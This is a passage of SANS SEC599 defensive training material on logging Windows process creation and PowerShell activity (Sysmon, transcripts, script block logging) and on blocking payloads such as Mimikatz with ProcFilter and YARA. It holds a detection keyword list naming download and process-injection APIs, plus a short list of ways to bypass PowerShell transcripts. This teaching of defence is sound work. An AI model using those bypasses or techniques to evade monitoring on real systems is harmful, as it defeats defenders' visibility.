This configuration will, however, not log the command line that was used to launch the command (see screenshot on the right), this needs to be specifically enabled in the group policy. In order to:

- Local Computer Policy
- Computer Configuration
- Administrative Templates
- System
- Audit Process Creation
- Include command line in process creation events (set this setting to "Enabled").



Process Monitoring Using SysMon

Event Properties - Event 4688, Microsoft Windows security auditing.

General Details

A new process has been created.

Creator Subject:

- Security ID: SYNCTECHLABS\alan.marshall
- Account Name: alan.marshall
- Account Domain: SYNCTECHLABS
- Logon ID: 0x19AFE2

Target Subject:

- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Process Information:

- New Process ID: 0x1028
- New Process Name: C:\Windows\System32\notepad.exe
- Token Elevation Type: %1936
- Mandatory Label: Mandatory Label\Medium Mandatory Level
- Creator Process ID: 0x1950
- Creator Process Name: C:\Windows\explorer.exe
- Process Command Line:

Information available in event ID 4688

Event Properties - Event 1, Sysmon

General Details

Process Create:

- UtcTime: 2018-12-06 20:49:57.085
- ProcessGuid: {0fd50764-bb75-5c09-0000-0010e0257c01}
- ProcessId: 1596
- Image: C:\Windows\System32\notepad.exe
- FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
- Description: Notepad
- Product: Microsoft® Windows® Operating System
- Company: Microsoft Corporation
- CommandLine: "C:\WINDOWS\system32\notepad.exe"
- CurrentDirectory: C:\Users\alan.marshall\
- User: SYNCTECHLABS\alan.marshall
- LogonGuid: {0fd50764-c894-5c08-0000-0020e2af1900}
- LogonId: 0x19AFE2
- TerminalSessionId: 1
- IntegrityLevel: Medium
- Hashes: MD5=9512E1CC66A1D26FEB0A290CAB09087B;SHA256=328954033456D5C13E58F8BC6C0232F9F62CB6D9185AF51C7913338992491
- ParentProcessGuid: {0fd50764-c894-5c08-0000-0010344b1a00}
- ParentProcessId: 6480
- ParentImage: C:\Windows\explorer.exe
- ParentCommandLine: "C:\WINDOWS\explorer.exe"

Log Name: Microsoft-Windows-Sysmon/Operational

Source: Sysmon

Logged: 12/6/2018 8:49:57 PM

Event ID: 1

Task Category: Process Create (rule: ProcessCreat

Level: Information

Keywords:

User: SYSTEM

Computer: WINDOW502.synctechlabs.com

OpCode: Info

More Information: [Event Log Online Help](#)

Information available in SysMon event ID 1

Process Monitoring Using SysMon

In environments where you have deployed SysMon, you can rely on event ID "1", which is "Process Creation" in SysMon. Why would we still use SysMon for process creation, if we can just use the built-in Windows event ID 4688? There's a couple of reasons for doing so:

- SysMon event ID 1 events will have a lot more information than just event ID 4688 that was previously described. Examples include:
 - Command line does not have to be configured specifically; it's there by default.
 - Multiple hashes (MD5 and SHA256) for the file image that is being executed.
 - Parent information is readily available, which includes parent process ID and parent process command line (!).
 - Process ID is available in a readable format (does not have to be converted first).
 - ...
- SysMon allows for much greater filtering capabilities at time of log generation, which isn't possible with event ID 4688.

This all being said, Windows event ID 4688 is better than not having any command line logging available at all!

PSI> PowerShell Monitoring and Logging

PSI>

PSI files might not execute by default because of the execution policy, but completely preventing PowerShell commands from running is hard (see previous slides).

Monitoring and detecting PowerShell execution can be done via transcripts and Windows event logs (preferably using Script Block Logging).

Transcripts and Script Block Logging needs to be configured correctly in order to obtain maximum visibility!

PowerShell Monitoring and Logging

Preventing execution of PowerShell commands altogether is not that easy.

There is the execution policy that prevents execution of PS1 script files by default, but this is not a real security barrier, it is more meant as prevention of accidental execution of scripts, for example, by social engineering users into opening a malicious PS1 attachment. But if an attacker can launch the PowerShell shell (powershell.exe), then ad-hoc PowerShell commands can be executed, even PS1 files by bypassing the execution policy.

There is no global registry setting (like for the Windows Script Host) to disable PowerShell.

Execution of the PowerShell shell can be prevented by blocking powershell.exe. This can be done by various means, like with the prevention of executing any executable:

- Removing the powershell.exe
- Placing ACLs on powershell.exe
- Block powershell.exe with application whitelisting
- ...

Note that for many of these solutions, the 32-bit and 64-bit powershell.exe executables need to be taken into account.

As an alternative measure to preventing PowerShell execution, it's possible to monitor and detect execution via transcripts and the Windows event log. This is partially configured by default, but extra configuration is needed to benefit from all the transcript and logging features.

PSI> Configuring PowerShell Transcripts

```
C:\Windows\system32\cmd.exe
\demo>type C:\Users\root\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
Start-Transcript -OutputDirectory c:\demo -IncludeInvocationHeader
\demo>powershell -ExecutionPolicy bypass -Command "Write-Host 'Hello'"
transcript started, output file is c:\demo\PowerShell_transcript.W7-01.EsNqLrCH.170509161113.txt
Hello

\demo>dir
Volume in drive C has no label.
Volume Serial Number is F437-E4C4

Directory of C:\demo

05/2017  16:11    <DIR>          .
05/2017  16:11    <DIR>          ..
05/2017  16:11                1.009 PowerShell_transcript.W7-01.EsNqLrCH.20170509161113.txt
               1 File(s)                1.009 bytes
               2 Dir(s)  16.468.582.400 bytes free

\demo>
```

Starting transcripts

Command transcripts can be started with Start-Transcript.

This can be configured in the user's profile.

A transcript will be created for each PowerShell invocation.

Configuring PowerShell Transcripts

A transcript of all executed PowerShell commands together with their output can be saved to transcript files. This is done with the Start-Transcript cmdlet.

To start a transcript for all PowerShell invocations for a particular user, the Start-Transcript cmdlet can be put inside the user's PowerShell profile (a PS1 script pointed to by variable \$profile).

In the example above, we see that the user's PowerShell profile (Microsoft.PowerShell_profile.ps1) contains the command Start-Transcript -OutputDirectory c:\demo -IncludeInvocationHeader. This will cause the creation of a new transcript file each time powershell.exe is launched for this user, as can be seen in the example above when PowerShell is used to print Hello to the console: A new transcript file (PowerShell_transcript...) is created in the c:\demo directory.

Since the PowerShell profile is a ps1 file, the default execution policy will prevent the loading and executing of the profile script (this is why we used -ExecutionPolicy Bypass in the example). Hence, this method can only be used if an organization changes the default execution policy, for example, to AllSigned, then the profile ps1 script must be digitally signed by a trusted publisher.

This method is also easy to bypass when it is put in place. A couple of ways to bypass:

- Stop tracing by starting the malicious script with stop-transcript.
- Bypass the PowerShell profile with option -NoProfile.
- Delete the transcript files.
- ...

Starting with PowerShell version 5.0, system-wide transcripts can be configured via the registry.

PSI> Transcript Files

```
C:\Windows\system32\cmd.exe

:\demo>type PowerShell_transcript.W7-01.EsNqLrCH.20170509161113.txt
#####
indows PowerShell transcript start
tart time: 20170509161113
ername: W7-01\root
nfig User: W7-01\root
achine: W7-01 <Microsoft Windows NT 6.1.7601 Service Pack 1>
ost Application: powershell -ExecutionPolicy bypass -Command Write-Host 'Hello'

rocess ID: 1632
Version: 5.1.14409.1005
Edition: Desktop
CompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14409.1005
ildVersion: 10.0.14409.1005
LRVersion: 4.0.30319.42000
ManStackVersion: 3.0
RemotingProtocolVersion: 2.3
rializationVersion: 1.1.0.1
#####
ranscript started, output file is c:\demo\PowerShell_transcript.W7-01.EsNqLrCH.
20170509161113.txt
#####
mand start time: 20170509161113
#####
>>Write-Host 'Hello'
ello
#####
mand start time: 20170509161113
#####
>>$global:?
rue
#####
indows PowerShell transcript end
nd time: 20170509161113
#####

:\demo>
```

Transcript sample

This is an example of a transcript.

Because of the –
IncludeInvocationHeader option, the
transcript contains detailed
information.

The commands together with their
output appear in the transcript.

Transcript Files

PowerShell transcripts were not designed by Microsoft to be used for monitoring and detection, but more as a convenience function for administrators. Nevertheless, it is worth considering configuring transcripts if extended Windows event logs cannot be produced (see next slides).

A transcript file is created for each invocation of powershell.exe. Because we included the option – IncludeInvocationHeader in the Start-Transcript command, the transcript file contains extra information.

First, we see a timestamp (Start time) when PowerShell was launched, together with execution metadata, like the username, computername, and the command-line.

A bit later in the transcript, we see the command we executed, together with the produced output:

```
PS>Write-Host 'Hello'
Hello
```

Level	Date and Time	Source	Event ID	Task Category
Information	9/05/2017 17:13:38	PowerShell (PowerShell)	403	Engine Lifecycle
Information	9/05/2017 17:13:37	PowerShell (PowerShell)	400	Engine Lifecycle
Information	9/05/2017 17:13:37	PowerShell (PowerShell)	600	Provider Lifecycle
Information	9/05/2017 17:13:37	PowerShell (PowerShell)	600	Provider Lifecycle
Information	9/05/2017 17:13:37	PowerShell (PowerShell)	600	Provider Lifecycle
Information	9/05/2017 17:13:37	PowerShell (PowerShell)	600	Provider Lifecycle

Event 600, PowerShell (PowerShell)

General Details

SequenceNumber=5

HostName=ConsoleHost
 HostVersion=5.1.14409.1005
 HostId=e09f20d-78be-47ac-9349-981f762651b
 HostApplication=powershell -Command Write-Host 'Hello'
 EngineVersion=
 RunspaceId=
 PipelineId=

Log Name: Windows PowerShell
 Source: PowerShell (PowerShell)
 Event ID: 600
 Level: Information
 User: N/A
 OpCode:
 More Information: [Event Log Online Help](#)

Logged: 9/05/2017 17:13:37
 Task Category: Provider Lifecycle
 Keywords: Classic
 Computer: W7-01

PowerShell logs

This is the Windows Log / Windows PowerShell log.

It contains high-level events when the PowerShell engine is started and stopped. Events can contain command-line data.

The command-line is included in the event log entry.

Windows PowerShell Logs

PowerShell logs information to specific Windows event logs. One log can be found in the Windows event viewer, under Windows Logs / Windows PowerShell.


This log provides events concerning the PowerShell engine. It will contain events each time the PowerShell engine is started and stopped, together with events for the different PowerShell engine providers.

These events can contain command-line data, like in the example above: HostApplication= powershell – Command Write-Host 'Hello'.

Because the PowerShell instructions were passed via a command-line argument, they were logged in the event log. If a ps1 file is executed, then we will see the name of the ps1 file in the event log, but not its content. This event log can be used in forensic investigations to determine if and when PowerShell was used, but it can also be used for monitoring. Event logs can be centralized, and alerts generated when particular events occur.

This event log is populated by default, no special configuration is needed to generate this log.

PSI> Supplemental PowerShell Logs – Script Block Logging



Script Block Logging

As of PowerShell v5.0, "security-sensitive" PowerShell code is logged as "Script Blocks".

It's important to note that this covers all executed PowerShell code, regardless of its origin (interactive PowerShell code, PS1 files,...).

This behavior can be enforced for ALL PowerShell code execution using the "EnableScriptBlockLogging" registry key.

Supplemental PowerShell Logs – Script Block Logging

Starting with PowerShell version 5.0, the generation of supplemental log events can be configured. These logs can be found in the Windows event viewer under Applications and Services Logs / Microsoft / Windows / PowerShell / Operational.

To generate events for this event log, PowerShell needs to be configured. This can be done by GPOs or the registry, as explained in this Microsoft blog post:

<https://blogs.technet.microsoft.com/ashleymcglone/2017/03/29/practical-powershell-security-enable-auditing-and-logging-with-dsc/>

One of the very interesting event log functions to enable is Script Block Logging: Each time a block of PowerShell script is executed, the code of the script is captured in an event log entry.

To enable this via the registry, key ScriptBlockLogging must be created in HKLM:\Software\Policies\Microsoft\Windows\PowerShell and HKCU:\Software\Policies\Microsoft\Windows\PowerShell. Inside this key, DWORD value EnableScriptBlockLogging must be created and given a value equal to 1.

There are several other settings that influence PowerShell event logging; please refer to the blog post mentioned for more details. When configuring extra logging, it can be interesting to also increase the size of the Windows event logs.

PSI> PowerShell Script Block Logging

Level	Date and Time	Source	Event ID	Task C...
Verbose	9/05/2017 17:13:38	PowerS...	4104	Execut...
Verbose	9/05/2017 17:13:37	PowerS...	4104	Execut...
Information	9/05/2017 17:13:37	PowerS...	40962	PowerS...
Information	9/05/2017 17:13:37	PowerS...	53504	PowerS...
Information	9/05/2017 17:13:37	PowerS...	40961	PowerS...
Verbose	9/05/2017 16:11:13	PowerS...	4104	Execut...
Verbose	9/05/2017 16:11:13	PowerS...	4104	Execut...

Event 4104, PowerShell (Microsoft-Windows-PowerShell)	
General	Details
Creating Scriptblock text (1 of 1): Write-Host 'Hello'	
ScriptBlock ID: 772e10f4-7f67-4fea-931d-a04160a16619 Path:	

Script Block Logging

This is an example of a logged script block (event ID 4104), for a the following PowerShell command:

```
Write-Host 'Hello'
```

In this case, Script Block Logging was explicitly enabled, as "Write-Host" is not considered "suspicious" by itself.

PowerShell Script Block Logging

Windows event logs with ID 4104 are created in the Operational log of PowerShell when Script Block Logging is enabled.

For every block of script executed by the PowerShell engine, an event 4104 is logged with the source code of the block of script that was executed.

As can be seen in the example above, the event 4104 reports execution of code Write-Host 'Hello'. The power that brings this script block event logging is that we obtain a trace of executed PowerShell code, regardless of how the code was delivered.

The code can be executed interactively, via -Command, -EncodedCommand (BASE64), -File (ps1) ... In all these cases, the executed script will be logged.

One can imagine that with frequent executions of PowerShell scripts, a lot of events will be generated. Depending on your environment, the level of logging needs to be tuned, and the size of the Windows event logs need to be increased. Otherwise, you run the risk of losing events unless your enterprise has the capability and capacity to centralize all logs from servers and workstations.

PSI> PowerShell – What Commands to Look for When Trying to Detect?

Once you start generating additional logs, you're bound to get tons of event logs... So, what do we look for? Well, first of all, let's look for the basic stuff (by no means exhaustive...)

Command-Line Arguments

-NoProfile
-EncodedCommand
-Command

Commandlets

Invoke-Expression
Invoke-Command
...

Some other keywords that should attract attention;

System.Net.HttpWebClient	ConvertTo-SecureString cmdlet	OpenProcess
System.Net.WebClient	Security.Cryptography.CryptoStream	VirtualAllocEx or VirtualAlloc
System.Net.HttpListener	[System.Convert]::ToBase64String	WriteProcessMemory
System.Net.Sockets.Socket		GetModuleHandle

<https://www.cyber.gov.au/publications/securing-powershell-in-the-enterprise>

SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

159

PowerShell – What Commands to Look for When Trying to Detect?

Once you start generating additional logs, you're bound to get tons of event logs... So, what do we look for? Well first of all, let's look for the basic stuff (by no means exhaustive...). We know that many of the adversaries are using some of the following command-line arguments, commandlets or even other keywords.

We will not repeat the stuff that's on the slide above, but an excellent read was created by the "Australian Cyber Security Centre", which lists a wide variety of different elements to look out for. You can find the document on <https://www.cyber.gov.au/publications/securing-powershell-in-the-enterprise>. A highly recommended read!

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

Hindering payload delivery

Removable media & network (NAC, MDM,...) controls

Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows

Mail controls, web proxies & malware sandboxing

YARA – A common payload description language

Exercise: Building a Sandbox using Cuckoo & YARA

Preventing payload execution

Initial execution – Application whitelisting

Exercise: Configuring AppLocker

Initial execution – Visual Basic, JS, HTA & PowerShell

Exercise: Controlling script execution in the enterprise

Initial execution – How to detect?


Exercise: Detection with Script Block Logging, Sysmon, & SIGMA

Operationalizing YARA rules – Introducing ProcFilter

Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

Exercise: Detection with Script Block Logging, Sysmon, & SIGMA



Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

Hindering payload delivery

Removable media & network (NAC, MDM,...) controls

Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows

Mail controls, web proxies & malware sandboxing

YARA – A common payload description language

Exercise: Building a Sandbox using Cuckoo & YARA

Preventing payload execution

Initial execution – Application whitelisting

Exercise: Configuring AppLocker

Initial execution – Visual Basic, JS, HTA & PowerShell

Exercise: Controlling script execution in the enterprise

Initial execution – How to detect?

Exercise: Detection with Script Block Logging, Sysmon, & SIGMA

Operationalizing YARA rules – Introducing ProcFilter

Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

Introducing ProcFilter

YARA

ProcFilter is a "process filtering system" for Windows with built-in YARA integration. It was developed by GoDaddy and released on GitHub. It runs as a Windows service and writes results and information to the Windows Event Log. Installation, activation, and removal does not require a reboot.

ProcFilter was initially released in 2016 and aims to operationalize the power of YARA rules between payload detection and incident response, but also to use that power to prevent malicious payloads from being executed! It does not include a large YARA ruleset by design, but YARA rules can easily be added! Some additional notes:

- It's available free-of-charge and allows for in-depth fine-tuning and tailoring
- It can be configured in "blocking mode" or in "logging mode"
- It can be deployed on any Windows system as of Windows 7 and Windows Server 2008

Introducing ProcFilter


ProcFilter is a "process filtering system" for Windows with built-in YARA integration. It was developed by GoDaddy and released on GitHub. It runs as a Windows service and writes results and information to the Windows Event Log. Installation, activation, and removal does not require a reboot.

ProcFilter was initially released in 2016 and aims to operationalize the power of YARA rules between payload detection and incident response, but also to use that power to prevent malicious payloads from being executed! It does not include a large YARA ruleset by design, but YARA rules can easily be added! Some additional notes:

- It's available free-of-charge and allows for in-depth fine-tuning and tailoring. We will look at the `procfilter.ini` configuration file during the upcoming lab.
- It can be configured in "blocking mode" or in "logging mode", allowing users to use it without causing a disruptive impact.
- Unlike many of the new built-in features in Windows, it can be deployed on any Windows system as of Windows 7 and Windows Server 2008!

For additional details, please refer to <https://github.com/godaddy/procfilter>.

Installing ProcFilter



Installing ProcFilter


The ProcFilter installer is rather straightforward and runs as a standard Windows installer. Upon installing it, the service is started and a configuration file is created. The default settings are pushed and ProcFilter is up and running, without any reboot. At the time of writing, ProcFilter is still in BETA mode, so tread carefully. ProcFilter is, however, a very nice demonstration of the power of YARA and we can expect many of the endpoint security tools to implement these kinds of controls soon!

Installing ProcFilter

The ProcFilter installer is rather straightforward and runs as a standard Windows installer. Upon installing it, the service is started, and a configuration file is created. The default settings are pushed and ProcFilter is up and running, without any reboot. At the time of writing, ProcFilter is still in BETA mode, so tread carefully. ProcFilter is however a very nice demonstration of the power of YARA and we can expect many of the endpoint security tools to implement these kind of controls soon!

In the slide above, we provide a quick walkthrough on how it can be installed locally. It's relatively straightforward to install enterprise-wide using GPOs or SCCM. We will further fine-tune ProcFilter during the upcoming lab.

ProcFilter Configuration File



The screenshot shows the ProcFilter configuration file (procfilter.ini) in Notepad++ [Administrator]. The file is located at C:\Program Files\ProcFilter\procfilter.ini. The configuration includes a section for plugins, a list of plugins to load, and a section for rules. The plugins section is commented out, and the rules section is set to use the local rule file (master.yara).

```
[ProcFilter]
;
; A space-delimited list of plugins to load from the plugin directory. The
; names should not include the ".dll" extension.
;
; core - Primary functionality relating to whitelist/blacklists, logging, etc.
; antimalware - Protect a directory from accidental execution and trace execution
; filenames - Exempt processes based on filename regex match
; users - Exempt processes based on user and group names
; performance - Enable performance capturing and metrics
; interactive - Enable interactive process creation
; shel - Whitelist files based on SHA1
; cmdline - Enabled "CaptureCommandLine" meta-tag in YARA rules
; remotethread - Prompts for acceptance of processes creating remote threads
; unpack - Take a post-execution memory snapshot
;
Plugins=core
;
; The local rule file to use, relative to the 'localrules\' subdirectory, or blank
; not to use local rules.
;
LocalRuleFile=master.yara
```

ProcFilter Configuration File

The ProcFilter configuration file (procfilter.ini) can be manually configured to:

- Enable additional modules;
- Customize the list of YARA rules that is to be used;
- Configure a periodic scan of all active process;
- ...


ProcFilter Configuration File

Once ProcFilter is installed, it can be further configured by adapting the procfilter.ini configuration file, which can be found in C:\Program Files\ProcFilter\procfilter.ini. The configuration file is well-documented and allows administrators to further configure:

- Additional modules that can be used to analyze launched processes.
- Customize detection rules (e.g. YARA or hash blacklists / whitelists) that are used in ProcFilter.
- Whether ProcFilter scans images on disk or actual memory upon process execution (or both).
- The log level that is used by ProcFilter.
- A periodic scan of all active processes.
- ...

We will fine-tune a ProcFilter configuration file during the lab! For additional guidance on how to configure the procfilter.ini configuration file, please refer to the GitHub documentation at <https://github.com/godaddy/procfilter>.

ProcFilter in Action – Blocking a Payload



Blocking a payload

In the screenshot to the left, we can see ProcFilter in action! We did not change its default configuration; we just added YARA rules that can successfully detect Mimikatz.

In this specific example, ProcFilter stops the execution of the standard "mimikatz.exe", as it matches the YARA rules it has on record.

Note that ProcFilter can also be configured in a less intrusive mode, where it only generates logs and doesn't actively block processes.

ProcFilter in Action – Blocking a Payload


In the screenshot on the slide above, we can see ProcFilter in action! We did not change its default configuration; we just added YARA rules that can successfully detect Mimikatz. Note that ProcFilter does not include any YARA rules by design. Not to worry, as we have already provided you with good sources for solid YARA rules in previous sections of this class.

In order to test its usefulness, we decided to add some YARA rules to match (variants of) Mimikatz. The Windows message box is the result of attempting execution of Mimikatz.exe:

In this specific example, ProcFilter stops the execution of the standard "mimikatz.exe", as it matches the YARA rules it has on record.

Note that ProcFilter can also be configured in a less intrusive mode, where it only generates logs and doesn't actively block processes. Should you be wondering why exactly ProcFilter halted this process, we can have a look at the Windows event log, as this is where ProcFilter keeps its information!

ProcFilter in Action – Windows Event Logs



Windows event logs

In the latest versions of ProcFilter, it no longer logs to the standard Windows "Application" log.

Instead, it logs information to a dedicated Windows event log called "ProcFilter". Depending on the log level chosen, the verbosity can be very high to very low.

This is an improvement from a security perspective, as the "ProcFilter" windows log is only available to administrative users.

ProcFilter in Action – Windows Event Logs

In the latest versions of ProcFilter, it no longer logs to the standard Windows "Application" log. Instead, it logs information to a dedicated Windows event log called "ProcFilter". Depending on the log level chosen, the verbosity can be very high to very low. Any kind of blocking activity by ProcFilter (based on all of the different modules) will be logged as a "Critical" event. This is an improvement from a security perspective, as the "ProcFilter" windows log is only available to administrative users. The "Application" log is available to all users on the systems.

From a centralized logging perspective, it's straightforward to ride on your existing Windows log-forwarding solution to forward these logs to a central system.

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

Hindering payload delivery

Removable media & network (NAC, MDM,...) controls

Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows

Mail controls, web proxies & malware sandboxing

YARA – A common payload description language

Exercise: Building a Sandbox using Cuckoo & YARA

Preventing payload execution

Initial execution – Application whitelisting

Exercise: Configuring AppLocker

Initial execution – Visual Basic, JS, HTA & PowerShell

Exercise: Controlling script execution in the enterprise

Initial execution – How to detect?


Exercise: Detection with Script Block Logging, Sysmon, & SIGMA

Operationalizing YARA rules – Introducing ProcFilter

Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

Exercise: Preventing Payload Execution Using ProcFilter



Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.

Conclusions for 599.2

That concludes 599.2! Throughout this section, we've touched upon the following topics:

- Main payload delivery strategies and end-user awareness
- Stopping payload delivery through the network
- Stopping delivery through removable media controls
- Leveraging Cuckoo and YARA to assess incoming payloads
- Preventing initial execution through AppLocker
- Hardening various types of scripts used for initial execution (VBScript, JScript, HTA, VBA, PowerShell,...)
- Preventing payload execution using ProcFilter

In the next section (SEC599.3), we will continue investigating techniques to stop exploitation, once the payload has been delivered and is executed...

Conclusions for 599.2

That concludes 599.2! Throughout this section, we've touched upon the following topics:

- Main payload delivery strategies and end-user awareness.
- Stopping payload delivery through the network.
- Stopping delivery through removable media controls.
- Leveraging Cuckoo and YARA to assess incoming payloads.
- Preventing initial execution through AppLocker.
